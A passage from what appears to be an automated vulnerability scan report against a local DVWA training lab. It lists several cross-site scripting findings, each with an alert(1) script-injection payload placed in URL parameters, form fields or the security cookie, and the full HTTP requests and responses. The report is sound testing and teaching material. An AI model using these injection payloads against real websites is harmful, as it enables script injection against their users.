Cache-Control: no-cache, must-revalidate
Pragma: no-cache
Content-Security-Policy: script-src 'self' https://pastebin.com example.com code.jquery.com https://ssl.google-analytics.com ;
Vary: Accept-Encoding
Content-Length: 4273
Connection: close
Content-Type: text/html; charset=utf-8

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
  <head>
    <meta http-equiv="Content-T
...[SNIP]...
    <script src='http://aljwqmrrcx'>
...[SNIP]...
```

3.2. http://localhost/DVWA_lab/vulnerabilities/csp/ [include parameter]

Summary

	Severity:	High
	Confidence:	Certain
	Host:	http://localhost
	Path:	/DVWA_lab/vulnerabilities/csp/

Issue detail

The value of the **include** request parameter is copied into the value of an HTML tag attribute which is encapsulated in single quotation marks. The payload **xethk'><script>alert(1)</script>rd3qk** was submitted in the include parameter. This input was echoed unmodified in the application's response.

This proof-of-concept attack demonstrates that it is possible to inject arbitrary JavaScript into the application's response.

Request 1

```
POST /DVWA_lab/vulnerabilities/csp/ HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost/DVWA_lab/vulnerabilities/csp/
Content-Type: application/x-www-form-urlencoded
Content-Length: 8
Cookie: security=low; PHPSESSID=vcoorm0inkkpsa178s0kr4a6bt
Connection: close
Upgrade-Insecure-Requests: 1
```

```
include=xethk'%3e%3cscript%3ealert(1)%3c%2fscript%3erd3qk
```

Response 1

```
HTTP/1.1 200 OK
Date: Sat, 19 Oct 2019 16:42:29 GMT
Server: Apache/2.4.37 (Debian)
Expires: Tue, 23 Jun 2009 12:00:00 GMT
Cache-Control: no-cache, must-revalidate
Pragma: no-cache
Content-Security-Policy: script-src 'self' https://pastebin.com example.com code.jquery.com https://ssl.google-analytics.com ;
Vary: Accept-Encoding
Content-Length: 4293
Connection: close
Content-Type: text/html; charset=utf-8
```

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
```

```
<html xmlns="http://www.w3.org/1999/xhtml">
```

```
<head>
```

```
<meta http-equiv="Content-T
```


```
...[SNIP]...
```

```
<script src=xethk'><script>alert(1)</script>rd3qk'>
```

```
...[SNIP]...
```

3.3. http://localhost/DVWA_lab/vulnerabilities/sqli/ [id parameter]

Summary

	Severity:	High
	Confidence:	Certain
	Host:	http://localhost
	Path:	/DVWA_lab/vulnerabilities/sqli/

Issue detail

The value of the **id** request parameter is copied into the HTML document as plain text between tags. The payload **lc7f6<script>alert(1)</script>ijzmn** was submitted in the id parameter. This input was echoed unmodified in the application's response.

This proof-of-concept attack demonstrates that it is possible to inject arbitrary JavaScript into the application's response.

Request 1

```
GET /DVWA_lab/vulnerabilities/sqli/?id='lc7f6%3cscript%3ealert(1)%3c%2fscript%3eijzmn&Submit=Submit HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost/DVWA_lab/vulnerabilities/sqli/
Cookie: security=low; PHPSESSID=vcoorm0inkkpsa178s0kr4a6bt
Connection: close
Upgrade-Insecure-Requests: 1
```


Response 1

```
HTTP/1.1 200 OK
Date: Sat, 19 Oct 2019 16:40:23 GMT
Server: Apache/2.4.37 (Debian)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 195
Connection: close
Content-Type: text/html; charset=UTF-8

<pre>You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near 'lc7f6<script>alert(1)</script>ijzmn' at line 1</pre>
```

3.4. http://localhost/DVWA_lab/vulnerabilities/xss_r/ [name parameter]

Summary

	Severity:	High
	Confidence:	Certain
	Host:	http://localhost
	Path:	/DVWA_lab/vulnerabilities/xss_r/

Issue detail

The value of the **name** request parameter is copied into the HTML document as plain text between tags. The payload **og5xp<script>alert(1)</script>dofcan** was submitted in the name parameter. This input was echoed unmodified in the application's response.

This proof-of-concept attack demonstrates that it is possible to inject arbitrary JavaScript into the application's response.

Request 1

```
GET /DVWA_lab/vulnerabilities/xss_r/?name=testog5xp%3cscript%3ealert(1)%3c%2fscript%3edofcan HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
```

Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost/DVWA_lab/vulnerabilities/xss_r/
Cookie: security=low; PHPSESSID=vcoorm0inkkpsa178s0kr4a6bt
Connection: close
Upgrade-Insecure-Requests: 1


Response 1

```
HTTP/1.1 200 OK
Date: Sat, 19 Oct 2019 16:41:18 GMT
Server: Apache/2.4.37 (Debian)
Expires: Tue, 23 Jun 2009 12:00:00 GMT
Cache-Control: no-cache, must-revalidate
Pragma: no-cache
X-XSS-Protection: 0
Vary: Accept-Encoding
Content-Length: 4400
Connection: close
Content-Type: text/html;charset=utf-8

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
  <head>
    <meta http-equiv="Content-T
...[SNIP]...
<pre>Hello testog5xp<script>alert(1)</script>dfcan</pre>
...[SNIP]...
```

3.5. http://localhost/DVWA_lab/vulnerabilities/xss_s/ [mtxMessage parameter]

Summary

	Severity:	High
	Confidence:	Certain
	Host:	http://localhost
	Path:	/DVWA_lab/vulnerabilities/xss_s/

Issue detail

The value of the **mtxMessage** request parameter is copied into the HTML document as plain text between tags. The payload **kxvhz<script>alert(1)</script>gol0w** was submitted in the **mtxMessage** parameter. This input was echoed unmodified in the application's response.

This proof-of-concept attack demonstrates that it is possible to inject arbitrary JavaScript into the application's response.

Request 1

```
POST /DVWA_lab/vulnerabilities/xss_s/ HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost/DVWA_lab/vulnerabilities/xss_s/
Content-Type: application/x-www-form-urlencoded
Content-Length: 52
```

Cookie: security=low; PHPSESSID=vcoorm0inkkpsa178s0kr4a6bt
Connection: close
Upgrade-Insecure-Requests: 1

txtName=test2&mtxMessage=testkxvzh%3cscript%3ealert(1)%3c%2fscript%3egol0w&btnSign=Sign+Guestbook


Response 1

HTTP/1.1 200 OK
Date: Sat, 19 Oct 2019 16:42:47 GMT
Server: Apache/2.4.37 (Debian)
Expires: Tue, 23 Jun 2009 12:00:00 GMT
Cache-Control: no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 19011
Connection: close
Content-Type: text/html; charset=utf-8

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">  
<html xmlns="http://www.w3.org/1999/xhtml">  
  <head>  
    <meta http-equiv="Content-T  
...[SNIP]...  
<br />Message: testkxvzh<script>alert(1)</script>gol0w<br />  
...[SNIP]...
```

3.6. http://localhost/DVWA_lab/vulnerabilities/xss_s/ [txtName parameter]

Summary

	Severity:	High
	Confidence:	Certain
	Host:	http://localhost
	Path:	/DVWA_lab/vulnerabilities/xss_s/

Issue detail

The value of the **txtName** request parameter is copied into the HTML document as plain text between tags. The payload **b79tx<script>alert(1)</script>drejo** was submitted in the txtName parameter. This input was echoed unmodified in the application's response.

This proof-of-concept attack demonstrates that it is possible to inject arbitrary JavaScript into the application's response.

Request 1

```
POST /DVWA_lab/vulnerabilities/xss_s/ HTTP/1.1  
Host: localhost  
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8  
Accept-Language: en-US,en;q=0.5  
Accept-Encoding: gzip, deflate  
Referer: http://localhost/DVWA_lab/vulnerabilities/xss_s/  
Content-Type: application/x-www-form-urlencoded  
Content-Length: 52  
Cookie: security=low; PHPSESSID=vcoorm0inkkpsa178s0kr4a6bt  
Connection: close  
Upgrade-Insecure-Requests: 1
```


txtName=test2b79tx%3cscript%3ealert(1)%3c%2fscript%3edrejo&mtxMessage=test&btnSign=Sign+Guestbook


Response 1

```
HTTP/1.1 200 OK
Date: Sat, 19 Oct 2019 16:42:44 GMT
Server: Apache/2.4.37 (Debian)
Expires: Tue, 23 Jun 2009 12:00:00 GMT
Cache-Control: no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 8132
Connection: close
Content-Type: text/html;charset=utf-8
```

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
  <head>
    <meta http-equiv="Content-T
...[SNIP]...
<div id="guestbook_comments">Name: test2b79tx<script>alert(1)</script>drejo<br />
...[SNIP]...
```

3.7. http://localhost/DVWA_lab/vulnerabilities/csp/ [security cookie]

Summary

	Severity:	Medium
	Confidence:	Certain
	Host:	http://localhost
	Path:	/DVWA_lab/vulnerabilities/csp/

Issue detail

The value of the **security** cookie is copied into the value of an HTML tag attribute which is encapsulated in single quotation marks. The payload **x2wcl'><script>alert(1)</script>x64uo** was submitted in the security cookie. This input was echoed unmodified in the application's response.

This proof-of-concept attack demonstrates that it is possible to inject arbitrary JavaScript into the application's response.

Because the user data that is copied into the response is submitted within a cookie, the application's behavior is not trivial to exploit in an attack against another user. Typically, you will need to find a means of setting an arbitrary cookie value in the victim's browser in order to exploit the vulnerability. Applications often contain "cookie-forcing" conditions which make this possible, and such a condition in any related domain or subdomain can potentially be used for this purpose. Nonetheless, this limitation somewhat mitigates the impact of the vulnerability.

Request 1

```
GET /DVWA_lab/vulnerabilities/csp/ HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost/DVWA_lab/vulnerabilities/xss_s/
Cookie: security=lowx2wcl'%3e%3cscript%3ealert(1)%3c%2fscript%3ex64uo; PHPSESSID=vcoorm0inkkpsa178s0kr4a6bt
Connection: close
```

Response 1

```

HTTP/1.1 200 OK
Date: Sat, 19 Oct 2019 16:41:26 GMT
Server: Apache/2.4.37 (Debian)
Expires: Tue, 23 Jun 2009 12:00:00 GMT
Cache-Control: no-cache, must-revalidate
Pragma: no-cache
Set-Cookie: PHPSESSID=vcoorm0inkkpsa178s0kr4a6bt; path=/
Set-Cookie: security=low
Content-Security-Policy: script-src 'self';
Vary: Accept-Encoding
Content-Length: 4443
Connection: close
Content-Type: text/html;charset=utf-8

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">


<html xmlns="http://www.w3.org/1999/xhtml">

  <head>
    <meta http-equiv="Content-T
...[SNIP]...
<input type="button" value="View Help" class="popup_button" id='help_button' data-help-url='../vulnerabilities/view_help.php?
id=csp&security=lowx2wcl'><script>alert(1)</script>x64uo' )">
...[SNIP]...

```

3.8. http://localhost/DVWA_lab/vulnerabilities/csp/ [security cookie]

Summary

	Severity:	Medium
	Confidence:	Certain
	Host:	http://localhost
	Path:	/DVWA_lab/vulnerabilities/csp/

Issue detail

The value of the **security** cookie is copied into the value of an HTML tag attribute which is encapsulated in single quotation marks. The payload **x2wcl'><script>alert(1)</script>x64uo** was submitted in the security cookie. This input was echoed unmodified in the application's response.

This proof-of-concept attack demonstrates that it is possible to inject arbitrary JavaScript into the application's response.

Because the user data that is copied into the response is submitted within a cookie, the application's behavior is not trivial to exploit in an attack against another user. Typically, you will need to find a means of setting an arbitrary cookie value in the victim's browser in order to exploit the vulnerability. Applications often contain "cookie-forcing" conditions which make this possible, and such a condition in any related domain or subdomain can potentially be used for this purpose. Nonetheless, this limitation somewhat mitigates the impact of the vulnerability.

Request 1

```

GET /DVWA_lab/vulnerabilities/csp/ HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5

```

Accept-Encoding: gzip, deflate
Referer: http://localhost/DVWA_lab/vulnerabilities/xss_s/
Cookie: security=lowx2wcl'%3e%3cscript%3ealert(1)%3c%2fscript%3ex64uo; PHPSESSID=vcoorm0inkkpsa178s0kr4a6bt
Connection: close
Upgrade-Insecure-Requests: 1

Response 1

```
HTTP/1.1 200 OK
Date: Sat, 19 Oct 2019 16:41:26 GMT
Server: Apache/2.4.37 (Debian)
Expires: Tue, 23 Jun 2009 12:00:00 GMT
Cache-Control: no-cache, must-revalidate
Pragma: no-cache
Set-Cookie: PHPSESSID=vcoorm0inkkpsa178s0kr4a6bt; path=/
Set-Cookie: security=low
Content-Security-Policy: script-src 'self';
Vary: Accept-Encoding
Content-Length: 4443
Connection: close
Content-Type: text/html;charset=utf-8


<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">

<html xmlns="http://www.w3.org/1999/xhtml">

  <head>
    <meta http-equiv="Content-T
...[SNIP]...
<input type="button" value="View Help" class="popup_button" id='help_button' data-help-url='../vulnerabilities/view_help.php?id=csp&security=lowx2wcl'><script>alert(1)</script>x64uo' )">
...[SNIP]...
```

3.9. http://localhost/DVWA_lab/vulnerabilities/csp/ [security cookie]

Summary

	Severity:	Medium
	Confidence:	Certain
	Host:	http://localhost
	Path:	/DVWA_lab/vulnerabilities/csp/

Issue detail

The value of the **security** cookie is copied into the value of an HTML tag attribute which is encapsulated in single quotation marks. The payload **iu8mj'><script>alert(1)</script>l8se6kpt0q7** was submitted in the security cookie. This input was echoed unmodified in the application's response.

This proof-of-concept attack demonstrates that it is possible to inject arbitrary JavaScript into the application's response.

Because the user data that is copied into the response is submitted within a cookie, the application's behavior is not trivial to exploit in an attack against another user. Typically, you will need to find a means of setting an arbitrary cookie value in the victim's browser in order to exploit the vulnerability. Applications often contain "cookie-forcing" conditions which make this possible, and such a condition in any related domain or subdomain can potentially be used for this purpose. Nonetheless, this limitation somewhat mitigates the impact of the vulnerability.

Request 1

```
GET /DVWA_lab/vulnerabilities/csp/?include= HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost/DVWA_lab/vulnerabilities/csp/
Cookie: security=lowiu8mj'%3e%3cscript%3ealert(1)%3c%2fscript%3el8se6kpt0q7'; PHPSESSID=vcoorm0inkkpsa178s0kr4a6bt
Connection: close
Upgrade-Insecure-Requests: 1
```

Response 1

```
HTTP/1.1 200 OK
Date: Sat, 19 Oct 2019 16:42:30 GMT
Server: Apache/2.4.37 (Debian)
Expires: Tue, 23 Jun 2009 12:00:00 GMT
Cache-Control: no-cache, must-revalidate
Pragma: no-cache
Set-Cookie: PHPSESSID=vcoorm0inkkpsa178s0kr4a6bt; path=/
Set-Cookie: security=low
Content-Security-Policy: script-src 'self';
Vary: Accept-Encoding
Content-Length: 4455
Connection: close
Content-Type: text/html; charset=utf-8

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
  <head>
    <meta http-equiv="Content-T
...[SNIP]...
<input type="button" value="View Help" class="popup_button" id='help_button' data-help-url='../vulnerabilities/view_help.php?
id=csp&security=lowiu8mj'><script>alert(1)</script>l8se6kpt0q7' )">
...[SNIP]...
```

3.10. http://localhost/DVWA_lab/vulnerabilities/javascript/ [security cookie]

Summary

	Severity:	Medium
	Confidence:	Certain
	Host:	http://localhost
	Path:	/DVWA_lab/vulnerabilities/javascript/

Issue detail

The value of the **security** cookie is copied into the value of an HTML tag attribute which is encapsulated in single quotation marks. The payload **l8se6kpt0q7'><script>alert(1)</script>xvtip** was submitted in the security cookie. This input was echoed unmodified in the application's response.

This proof-of-concept attack demonstrates that it is possible to inject arbitrary JavaScript into the application's response.

Because the user data that is copied into the response is submitted within a cookie, the application's behavior is not trivial to exploit in an attack against another user. Typically, you will need to find a means of setting an arbitrary cookie value in the victim's browser in order to exploit the vulnerability. Applications often contain "cookie-forcing" conditions which make this possible, and such a condition in any related

domain or subdomain can potentially be used for this purpose. Nonetheless, this limitation somewhat mitigates the impact of the vulnerability.

Request 1

```
GET /DVWA_lab/vulnerabilities/javascript/ HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost/DVWA_lab/vulnerabilities/csp/
Cookie: security=low||idr'%3e%3cscript%3ealert(1)%3c%2fscript%3exvtlp; PHPSESSID=vcoorm0inkkpsa178s0kr4a6bt
Connection: close
Upgrade-Insecure-Requests: 1
```

Response 1

```
HTTP/1.1 200 OK
Date: Sat, 19 Oct 2019 16:42:08 GMT
Server: Apache/2.4.37 (Debian)
Expires: Tue, 23 Jun 2009 12:00:00 GMT
Cache-Control: no-cache, must-revalidate
Pragma: no-cache
Set-Cookie: PHPSESSID=vcoorm0inkkpsa178s0kr4a6bt; path=/
Set-Cookie: security=low
Vary: Accept-Encoding
Content-Length: 4327
Connection: close
Content-Type: text/html; charset=utf-8


<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">

<html xmlns="http://www.w3.org/1999/xhtml">

  <head>
    <meta http-equiv="Content-T
...[SNIP]...
<input type="button" value="View Help" class="popup_button" id='help_button' data-help-url='../vulnerabilities/view_help.php?
id=javascript&security=low||idr'%3e%3cscript%3ealert(1)%3c%2fscript%3exvtlp' )">
...[SNIP]...
```

3.11. http://localhost/DVWA_lab/vulnerabilities/javascript/ [security cookie]

Summary

	Severity:	Medium
	Confidence:	Certain
	Host:	http://localhost
	Path:	/DVWA_lab/vulnerabilities/javascript/

Issue detail

The value of the **security** cookie is copied into the value of an HTML tag attribute which is encapsulated in single quotation marks. The payload **lldr'%3e%3cscript%3ealert(1)%3c%2fscript%3exvtlp** was submitted in the security cookie. This input was echoed unmodified in the application's response.

This proof-of-concept attack demonstrates that it is possible to inject arbitrary JavaScript into the application's response.

Because the user data that is copied into the response is submitted within a cookie, the application's behavior is not trivial to exploit in an attack against another user. Typically, you will need to find a means of setting an arbitrary cookie value in the victim's browser in order to exploit the vulnerability. Applications often contain "cookie-forcing" conditions which make this possible, and such a condition in any related domain or subdomain can potentially be used for this purpose. Nonetheless, this limitation somewhat mitigates the impact of the vulnerability.

Request 1

```
GET /DVWA_lab/vulnerabilities/javascript/ HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost/DVWA_lab/vulnerabilities/csp/
Cookie: security=lowlldr'%3e%3cscript%3ealert(1)%3c%2fscript%3exvtlp'; PHPSESSID=vcoorm0inkkpsa178s0kr4a6bt
Connection: close
Upgrade-Insecure-Requests: 1
```

Response 1

```
HTTP/1.1 200 OK
Date: Sat, 19 Oct 2019 16:42:08 GMT
Server: Apache/2.4.37 (Debian)
Expires: Tue, 23 Jun 2009 12:00:00 GMT
Cache-Control: no-cache, must-revalidate
Pragma: no-cache
Set-Cookie: PHPSESSID=vcoorm0inkkpsa178s0kr4a6bt; path=/
Set-Cookie: security=low
Vary: Accept-Encoding
Content-Length: 4327
Connection: close
Content-Type: text/html; charset=utf-8

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
  <head>
    <meta http-equiv="Content-T
...[SNIP]...
<input type="button" value="View Help" class="popup_button" id='help_button' data-help-url='../vulnerabilities/view_help.php?id=javascript&security=lowlldr'><script>alert(1)</script>xvtlp' )">
...[SNIP]...
```

3.12. http://localhost/DVWA_lab/vulnerabilities/javascript/ [security cookie]

Summary

	Severity:	Medium
	Confidence:	Certain
	Host:	http://localhost
	Path:	/DVWA_lab/vulnerabilities/javascript/

Issue detail

The value of the **security** cookie is copied into the value of an HTML tag attribute which is encapsulated in single quotation marks. The payload **gccoq'><script>alert(1)</script>n188zm92rzx** was submitted in the security cookie. This input was echoed unmodified in the application's response.

This proof-of-concept attack demonstrates that it is possible to inject arbitrary JavaScript into the application's response.

Because the user data that is copied into the response is submitted within a cookie, the application's behavior is not trivial to exploit in an attack against another user. Typically, you will need to find a means of setting an arbitrary cookie value in the victim's browser in order to exploit the vulnerability. Applications often contain "cookie-forcing" conditions which make this possible, and such a condition in any related domain or subdomain can potentially be used for this purpose. Nonetheless, this limitation somewhat mitigates the impact of the vulnerability.

Request 1

```
GET /DVWA_lab/vulnerabilities/javascript/?token=8b479aefbd90795395b3e7089ae0dc09&phrase=ChangeMe&send=Submit HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost/DVWA_lab/vulnerabilities/javascript/
Cookie: security=lowgccoq'%3e%3cscript%3ealert(1)%3c%2fscript%3en188zm92rzx'; PHPSESSID=vcoorm0inkkpsa178s0kr4a6bt
Connection: close
Upgrade-Insecure-Requests: 1
```


Response 1

```
HTTP/1.1 200 OK
Date: Sat, 19 Oct 2019 16:42:10 GMT
Server: Apache/2.4.37 (Debian)
Expires: Tue, 23 Jun 2009 12:00:00 GMT
Cache-Control: no-cache, must-revalidate
Pragma: no-cache
Set-Cookie: PHPSESSID=vcoorm0inkkpsa178s0kr4a6bt; path=/
Set-Cookie: security=low
Vary: Accept-Encoding
Content-Length: 4339
Connection: close
Content-Type: text/html;charset=utf-8

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
  <head>
    <meta http-equiv="Content-T
...[SNIP]...
<input type="button" value="View Help" class="popup_button" id='help_button' data-help-url='../vulnerabilities/view_help.php?
id=javascript&security=lowgccoq'><script>alert(1)</script>n188zm92rzx' )">
...[SNIP]...
```

3.13. http://localhost/DVWA_lab/vulnerabilities/sqli/ [security cookie]

Summary

	Severity:	Medium
	Confidence:	Certain
	Host:	http://localhost
	Path:	/DVWA_lab/vulnerabilities/sqli/

Issue detail

The value of the **security** cookie is copied into the value of an HTML tag attribute which is encapsulated in single quotation marks. The payload `x3hj1'><script>alert(1)</script>hwzci` was submitted in the security cookie. This input was echoed unmodified in the application's response.

This proof-of-concept attack demonstrates that it is possible to inject arbitrary JavaScript into the application's response.

Because the user data that is copied into the response is submitted within a cookie, the application's behavior is not trivial to exploit in an attack against another user. Typically, you will need to find a means of setting an arbitrary cookie value in the victim's browser in order to exploit the vulnerability. Applications often contain "cookie-forcing" conditions which make this possible, and such a condition in any related domain or subdomain can potentially be used for this purpose. Nonetheless, this limitation somewhat mitigates the impact of the vulnerability.

Request 1

```
GET /DVWA_lab/vulnerabilities/sqli/ HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost/DVWA_lab/vulnerabilities/sqli_blind/?id=%27&Submit=Submit
Cookie: security=lowx3hj1'%3e%3cscript%3ealert(1)%3c%2fscript%3ehwzci; PHPSESSID=vcoorm0inkkpsa178s0kr4a6bt
Connection: close
Upgrade-Insecure-Requests: 1
```

Response 1

```
HTTP/1.1 200 OK
Date: Sat, 19 Oct 2019 16:40:23 GMT
Server: Apache/2.4.37 (Debian)
Expires: Tue, 23 Jun 2009 12:00:00 GMT
Cache-Control: no-cache, must-revalidate
Pragma: no-cache
Set-Cookie: PHPSESSID=vcoorm0inkkpsa178s0kr4a6bt; path=/
Set-Cookie: security=low
Vary: Accept-Encoding
Content-Length: 4651
Connection: close
Content-Type: text/html; charset=utf-8

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
  <head>
    <meta http-equiv="Content-T
...[SNIP]...
<input type="button" value="View Help" class="popup_button" id='help_button' data-help-url='../vulnerabilities/view_help.php?id=sqli&security=lowx3hj1'><script>alert(1)</script>hwzci' )>
...[SNIP]...
```

3.14. http://localhost/DVWA_lab/vulnerabilities/weak_id/ [security cookie]

Summary

	Severity:	Medium
	Confidence:	Certain
	Host:	http://localhost
	Path:	/DVWA_lab/vulnerabilities/weak_id/

Issue detail

The value of the **security** cookie is copied into the value of an HTML tag attribute which is encapsulated in single quotation marks. The payload **z2eac'><script>alert(1)</script>icvas** was submitted in the security cookie. This input was echoed unmodified in the application's response.

This proof-of-concept attack demonstrates that it is possible to inject arbitrary JavaScript into the application's response.

Because the user data that is copied into the response is submitted within a cookie, the application's behavior is not trivial to exploit in an attack against another user. Typically, you will need to find a means of setting an arbitrary cookie value in the victim's browser in order to exploit the vulnerability. Applications often contain "cookie-forcing" conditions which make this possible, and such a condition in any related domain or subdomain can potentially be used for this purpose. Nonetheless, this limitation somewhat mitigates the impact of the vulnerability.

Request 1

```
GET /DVWA_lab/vulnerabilities/weak_id/ HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost/DVWA_lab/vulnerabilities/sqli/
Cookie: security=lowz2eac'%3e%3cscript%3ealert(1)%3c%2fscript%3eicvas; PHPSESSID=vcoorm0inkkpsa178s0kr4a6bt
Connection: close
Upgrade-Insecure-Requests: 1
```

Response 1

```
HTTP/1.1 200 OK
Date: Sat, 19 Oct 2019 16:40:23 GMT
Server: Apache/2.4.37 (Debian)
Expires: Tue, 23 Jun 2009 12:00:00 GMT
Cache-Control: no-cache, must-revalidate
Pragma: no-cache
Set-Cookie: PHPSESSID=vcoorm0inkkpsa178s0kr4a6bt; path=/
Set-Cookie: security=low
Vary: Accept-Encoding
Content-Length: 3598
Connection: close
Content-Type: text/html; charset=utf-8

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">

<html xmlns="http://www.w3.org/1999/xhtml">

  <head>
    <meta http-equiv="Content-T
...[SNIP]...
<input type="button" value="View Help" class="popup_button" id='help_button' data-help-url='../vulnerabilities/view_help.php?id=weak_id&security=lowz2eac'><script>alert(1)</script>icvas' )">
...[SNIP]...
```

3.15. http://localhost/DVWA_lab/vulnerabilities/weak_id/ [security cookie]

Summary

	Severity:	Medium
	Confidence:	Certain
	Host:	http://localhost

Issue detail

The value of the **security** cookie is copied into the value of an HTML tag attribute which is encapsulated in single quotation marks. The payload `z2eac'><script>alert(1)</script>icvas` was submitted in the security cookie. This input was echoed unmodified in the application's response.

This proof-of-concept attack demonstrates that it is possible to inject arbitrary JavaScript into the application's response.

Because the user data that is copied into the response is submitted within a cookie, the application's behavior is not trivial to exploit in an attack against another user. Typically, you will need to find a means of setting an arbitrary cookie value in the victim's browser in order to exploit the vulnerability. Applications often contain "cookie-forcing" conditions which make this possible, and such a condition in any related domain or subdomain can potentially be used for this purpose. Nonetheless, this limitation somewhat mitigates the impact of the vulnerability.

Request 1

```
GET /DVWA_lab/vulnerabilities/weak_id/ HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
